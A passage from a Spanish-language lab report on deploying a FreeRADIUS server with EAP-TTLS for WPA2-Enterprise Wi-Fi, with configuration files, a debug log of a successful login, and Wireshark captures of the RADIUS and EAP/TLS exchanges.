Es necesario realizar ajustes en su configuración, eliminando la conexión con el servidor *ldap*, por ejemplo.

```
root@ubuntu-20:/home/usuario# cd /etc/freeradius/3.0/mods-enabled/
root@ubuntu-20:/etc/freeradius/3.0/mods-enabled# rm ldap
```

Figura 18. Inhabilitación del módulo de *ldap*.

Se añade el punto de acceso en el fichero *clients.conf*:

```
client access_point {
    ipaddr      = 192.168.0.1
    secret      = practica_wpa2
}
```

Figura 19. Configuración del cliente en FreeRADIUS

Se configura el módulo de EAP para establecer como mecanismo de autenticación TTLS (previamente se han generado los correspondientes certificados en la carpeta */certs/* de FreeRADIUS).

```
nano mods-available/eap
```

```
eap {  
  
    default_eap_type = ttls  
  
    tls-config tls-common {  
  
        private_key_password = practica2  
  
        private_key_file = /etc/freeradius/3.0/certs/server.key  
  
        certificate_file = /etc/freeradius/3.0/certs/server.crt  
  
        ca_file = /etc/freeradius/3.0/certs/ca.pem  
  
        dh_file = ${certdir}/dh  
  
        random_file = /dev/urandom  
  
        ca_path = ${cadir}  
  
        cipher_list = "DEFAULT"  
  
        cipher_server_preference = no  
  
        disable_tlsv1_1 = yes  
  
        disable_tlsv1 = yes  
  
        tls_min_version = "1.2"  
  
        tls_max_version = "1.2"  
  
        ecdh_curve = "prime256v1"  
  
    }  
  
    tls {  
  
        tls = tls-common  
  
    }  
  
    ttls {  
  
        tls = tls-common  
  
        default_eap_type = md5  
  
        copy_request_to_tunnel = yes  
  
        use_tunneled_reply = yes  
  
    }  
  
}
```

Para que el servidor FreeRADIUS se pueda conectar con el router, se habilita una interfaz de red en la máquina virtual en modo *bridge*. Se accede al portal de configuración web del router:



Figura 20. Login en el AP.

Se configura la red inalámbrica con el modo de seguridad WPA2-Enterprise y se introduce la dirección IP del servidor FreeRADIUS previamente desplegado.



Figura 21. Configuración de WPA2-Enterprise.

Se obtiene el certificado de la CA (*ca.pem*) generado en el servidor FreeRADIUS y se realiza un intento de conexión a la red.




Figura 22. Intento de conexión a la red.

Iniciando el servidor freeradius en modo debug (*freeradius -X*) es posible visualizar las peticiones que a este le llegan.

```
(13) eap: Previous EAP request found for state 0x52bfd69c52bed2c6, released from the list
(13) eap: Peer sent packet with method EAP MD5 (4)
(13) eap: Calling submodule eap_md5 to process data
(13) eap: Sending EAP Success (code 3) ID 1 length 4
(13) eap: Freeing handler
(13) [eap] = ok
(13) } # authenticate = ok
(13) # Executing section post-auth from file /etc/freeradius/3.0/sites-enabled/inner-tunnel
(13) post-auth {
(13)   if (0) {
(13)     if (0) -> FALSE
(13)   } # post-auth = noop
(13) } # server inner-tunnel
(13) Virtual server sending reply
(13) Login-Time = "Wk0800-2000"
(13) EAP-Message = 0x03010004
(13) Message-Authenticator = 0x00000000000000000000000000000000
(13) User-Name = "munics"
(13) eap_tls: Got tunneled Access-Accept
(13) eap: Sending EAP Success (code 3) ID 6 length 4
(13) eap: Freeing handler
(13) [eap] = ok
(13) } # authenticate = ok
(13) # Executing section post-auth from file /etc/freeradius/3.0/sites-enabled/default
(13) post-auth {
(13)   if (session-state:User-Name && reply:User-Name && request:User-Name && (reply:User-Name == request:User-Name)) {
(13)     if (session-state:User-Name && reply:User-Name && request:User-Name && (reply:User-Name == request:User-Name)) -> FALSE
(13)   }
(13)   update {
(13)     &reply::TLS-Session-Cipher-Suite += &session-state:TLS-Session-Cipher-Suite[*] -> 'ECDHE-RSA-AES256-GCM-SHA384'
(13)     &reply::TLS-Session-Version += &session-state:TLS-Session-Version[*] -> 'TLS 1.2'
(13)   } # update = noop
(13) } [exec] = noop
(13) policy remove_reply_message_if_eap {
(13)   if (&reply:EAP-Message && &reply:Reply-Message) {
(13)     if (&reply:EAP-Message && &reply:Reply-Message) -> FALSE
(13)   } else {
(13)     [noop] = noop
(13)   } # else = noop
(13) } # policy remove_reply_message_if_eap = noop
(13) } # post-auth = noop
(13) Sent Access-Accept Id 13 from 192.168.0.111:1812 to 192.168.0.1:1812 length 0
(13) Message-Authenticator = 0x00000000000000000000000000000000
(13) User-Name = "munics"
(13) MS-MPPE-Recv-Key = 0x6c0ed56af6a82560d996cfc72f424ba0f77762fa800cccbce1480ca2fe781c9
(13) MS-MPPE-Send-Key = 0x79853cddec2f3f9334e59fc2129539c56406185ae45aa2234cc54dc2bdec389f
(13) EAP-Message = 0x03060004
(13) Finished request
```

Figura 23. Inicio del servidor FreeRADIUS en modo debug.

Se realiza la conexión de forma exitosa desde un cliente (Figura 24).




Figura 24. Conexión exitosa del cliente.

Para observar la comunicación entre ambos extremos, se captura con Wireshark la interfaz Ethernet por la que se comunica FreeRADIUS y el router (Figura 25).

No.	Time	Source	Destination	Protocol	Length	Info
106	30.208854579	192.168.0.1	192.168.0.111	RADIUS	167	Access-Request id=7
107	30.210341157	192.168.0.111	192.168.0.1	RADIUS	106	Access-Challenge id=7
108	30.293709988	192.168.0.1	192.168.0.111	RADIUS	370	Access-Request id=8
109	30.299349343	192.168.0.111	192.168.0.1	RADIUS	1110	Access-Challenge id=8
110	30.368838180	192.168.0.1	192.168.0.111	RADIUS	180	Access-Request id=9
111	30.369544811	192.168.0.111	192.168.0.1	RADIUS	1110	Access-Challenge id=9
112	30.445803911	192.168.0.1	192.168.0.111	RADIUS	180	Access-Request id=10
113	30.447559143	192.168.0.111	192.168.0.1	RADIUS	725	Access-Challenge id=10
114	30.524031893	192.168.0.1	192.168.0.111	RADIUS	306	Access-Request id=11
115	30.525013571	192.168.0.111	192.168.0.1	RADIUS	161	Access-Challenge id=11
116	30.596275117	192.168.0.1	192.168.0.111	RADIUS	229	Access-Request id=12
117	30.597571779	192.168.0.111	192.168.0.1	RADIUS	171	Access-Challenge id=12
118	30.704513651	192.168.0.1	192.168.0.111	RADIUS	241	Access-Request id=13
119	30.707609643	192.168.0.111	192.168.0.1	RADIUS	210	Access-Accept id=13

▶ Frame 106: 167 bytes on wire (1336 bits), 167 bytes captured (1336 bits) on interface enp4s0, id 0
 ▶ Ethernet II, Src: Technico_cd:bf:e0 (38:3f:b3:cd:bf:e0), Dst: PcsCompu_18:28:54 (08:00:27:18:28:54)
 ▶ Internet Protocol Version 4, Src: 192.168.0.1, Dst: 192.168.0.111
 ▶ User Datagram Protocol, Src Port: 1812, Dst Port: 1812
 ▶ RADIUS Protocol

Figura 25. Captura del tráfico entre el AP y el servidor RADIUS.

Y por otra parte, en la interfaz Wi-Fi por la que se comunica el cliente con el router, se envía todo lo relativo a la conexión mediante *EAP-TTLS* y el correspondiente material criptográfico.

No.	Time	Source	Destination	Protocol	Length	Info
27	151.855008942	Technico_cd:bf:e1	CyberTAN_89:f4:69	EAP	23	Request, Identity
28	151.855288827	CyberTAN_89:f4:69	Technico_cd:bf:e1	EAP	29	Response, Identity
29	152.505637507	Technico_cd:bf:e1	CyberTAN_89:f4:69	EAP	24	Request, Tunneled TLS EAP (EAP-TTLS)
30	152.506553322	CyberTAN_89:f4:69	Technico_cd:bf:e1	TLsv1.2	214	Client Hello
31	153.921723234	Technico_cd:bf:e1	CyberTAN_89:f4:69	EAP	1022	Request, Tunneled TLS EAP (EAP-TTLS)
32	153.921854641	CyberTAN_89:f4:69	Technico_cd:bf:e1	EAP	24	Response, Tunneled TLS EAP (EAP-TTLS)
33	153.990348123	Technico_cd:bf:e1	CyberTAN_89:f4:69	EAP	1022	Request, Tunneled TLS EAP (EAP-TTLS)
34	153.990435573	CyberTAN_89:f4:69	Technico_cd:bf:e1	EAP	24	Response, Tunneled TLS EAP (EAP-TTLS)
35	154.070832635	Technico_cd:bf:e1	CyberTAN_89:f4:69	TLsv1.2	639	Server Hello, Certificate, Server Key Exchange, Server Hello ...
36	154.071849677	CyberTAN_89:f4:69	Technico_cd:bf:e1	TLsv1.2	150	Client Key Exchange, Change Cipher Spec, Encrypted Handshake ...
37	154.140941571	Technico_cd:bf:e1	CyberTAN_89:f4:69	TLsv1.2	79	Change Cipher Spec, Encrypted Handshake Message
38	154.141957152	CyberTAN_89:f4:69	Technico_cd:bf:e1	TLsv1.2	161	Application Data
39	154.213607512	Technico_cd:bf:e1	CyberTAN_89:f4:69	TLsv1.2	113	Application Data
40	154.213798479	CyberTAN_89:f4:69	Technico_cd:bf:e1	EAP	24	Response, Tunneled TLS EAP (EAP-TTLS)
41	154.300308733	Technico_cd:bf:e1	CyberTAN_89:f4:69	EAP	22	Success

Transport Layer Security

- TLsv1.2 Record Layer: Handshake Protocol: Server Hello
 - Content Type: Handshake (22)
 - Version: TLS 1.2 (0x0303)
 - Length: 61
 - Handshake Protocol: Server Hello
 - Handshake Type: Server Hello (2)
 - Length: 57
 - Version: TLS 1.2 (0x0303)
 - Random: 3b58c730caf04e5870c66e3899b227975cfe5e052c419ec6...
 - Session ID Length: 0
 - Cipher Suite: TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384 (0xc030)
 - Compression Method: null (0)
 - Extensions Length: 17
 - Extension: renegotiation_info (len=1)
 - Extension: ec_point_formats (len=4)
 - Extension: extended_master_secret (len=0)
- TLsv1.2 Record Layer: Handshake Protocol: Certificate
 - Content Type: Handshake (22)
 - Version: TLS 1.2 (0x0303)
 - Length: 2181
 - Handshake Protocol: Certificate
 - Handshake Type: Certificate (11)
 - Length: 2177

Figura 26. Captura del tráfico entre el cliente y el AP.

Referencias

[1] *How to decrypt 802.11*. (2020, 11 agosto). Wireshark.
<https://wiki.wireshark.org/HowToDecrypt802.11>

[2] *Wireshark · WPA PSK Generator*. (2022). Wireshark.
<https://www.wireshark.org/tools/wpa-psk.html>

[3] *Galaxy S5: Smart network. ¿Qué es? | Samsung Argentina*. (2020, 21 septiembre). Samsung AR.
<https://www.samsung.com/ar/support/mobile-devices/galaxy-s5-smart-network-what-is-it/>

[4] *SecureW2*. (2022, 11 abril). *WPA2-Enterprise and 802.1x simplified*.
<https://www.securew2.com/solutions/wpa2-enterprise-and-802-1x-simplified>